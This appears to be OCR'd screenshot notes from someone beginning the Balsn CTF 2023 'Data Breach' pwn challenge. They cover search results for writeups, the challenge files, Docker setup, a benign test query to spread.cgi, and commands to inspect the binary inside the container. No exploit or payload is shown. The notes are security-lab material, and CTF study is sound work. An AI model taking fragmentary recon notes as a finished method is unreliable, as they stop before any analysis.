
2 個結果　新的　舊的　相關

writeups

AIS 2023/10/09 10:26
any writeups for guardians or data breach..??

2023-general

jwang 2023/10/09 04:35
Seems like only ASTRAL and Data Breach remains unsolved
pwners, show me your skills :)



Google　balsn ctf 2023 data breach writeup

全部　新聞　影片　圖片　購物　更多　工具

提示： 限制搜尋繁體中文的結果。 進一步瞭解如何依語言篩選結果

贊助商廣告


pingidentity.com
https://www.pingidentity.com › breach › report
Ping Identity ® - Identity Breach Report 2023
Unauthorized Access is the Leading Cause of Breaches for the Fifth Year in a Row. Gain Insights into Data Breaches Across Various Industries. Download The Report.

maple3142.net
https://blog.maple3142.net › 2023/10/09 › balsn-ctf-202...
Balsn CTF 2023 WriteUps - 廢文集中區
2023年10月9日 — ... {cYsTiCk} 参加了Balsn CTF 2023 拿第三名，解了點題目，寫個writeup 紀錄 ... # print(xor(data, b'BALSN{')) key = b ... # CTF # security · SECCON CTF ...

CTFtime
https://ctftime.org › team · 翻譯這個網頁
CTFtime.org / Balsn
TW Balsn · Participated in CTF events · Organized CTF events · Team members · Team writeups · Team social media button generator · Join the team · Sign in with.

GitHub
https://github.com › balsn › ctf_writeup · 翻譯這個網頁
balsn/ctf_writeup: CTF writeups from Balsn
Balsn is CTF team from Taiwan founded in 2016. We actively participate in CTF competitions, and publish writeups on challenges. The writeups are in markdown + ...

Challenge info



Name	Last commit message
..	
share	Balsn chals
000-default.conf	Balsn chals
Dockerfile	Balsn chals
README.md	Balsn chals
docker-compose.yml	Balsn chals
index.html	Balsn chals
nier.jpg	Balsn chals
spread.cgi	Balsn chals

README.md

Data is moneyyy


https://github.com/sajjadium/ctf-archives/tree/main/ctfs/Balsn/2023/pwn/Data_Breach

Docker

```
sudo docker-compose up --build -d
```

Docker

```
sudo docker-compose up --build -d
```



127.0.0.1/

127.0.0.1

Give me your data and I'll spread it to the world ψ(｀∇´)ψ

First Name

Last Name

Email

Phone Number


Date of Birth

ID Number

Credit Card Number


Submit Query

It doesn't seem to be working properly...




First Name
1
Last Name
2
Email
3
Phone Number
4
Date of Birth
5
ID Number
6
Credit Card Number
7

It doesn't seem to be working properly…




First Name
1
Last Name
2
Email
3
Phone Number
4
Date of Birth
5
ID Number
6
Credit Card Number
7

Submit Query




```
127.0.0.1/cgi-bin/spread.cgi?fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7
```

It doesn't seem to be working properly...



First Name
1
Last Name
2
Email
3
Phone Number
4
Date of Birth
5
ID Number
6
Credit Card Number
7



127.0.0.1/cgi-bin/spread.cgi
127.0.0.1/cgi-bin/spread.cgi?fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7
120%

```
http://127.0.0.1/cgi-bin/spread.cgi?fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7
```

Check `spread.cgi` in docker


```
docker exec -it ab83818b38a7 /bin/bash
cd /usr/lib/cgi-bin/
```
(in docker)

```
./spread.cgi
```
(in docker)

Check `spread.cgi` in docker

```
docker exec -it ab83818b38a7 /bin/bash
```
`cd /usr/lib/cgi-bin/` (in docker)

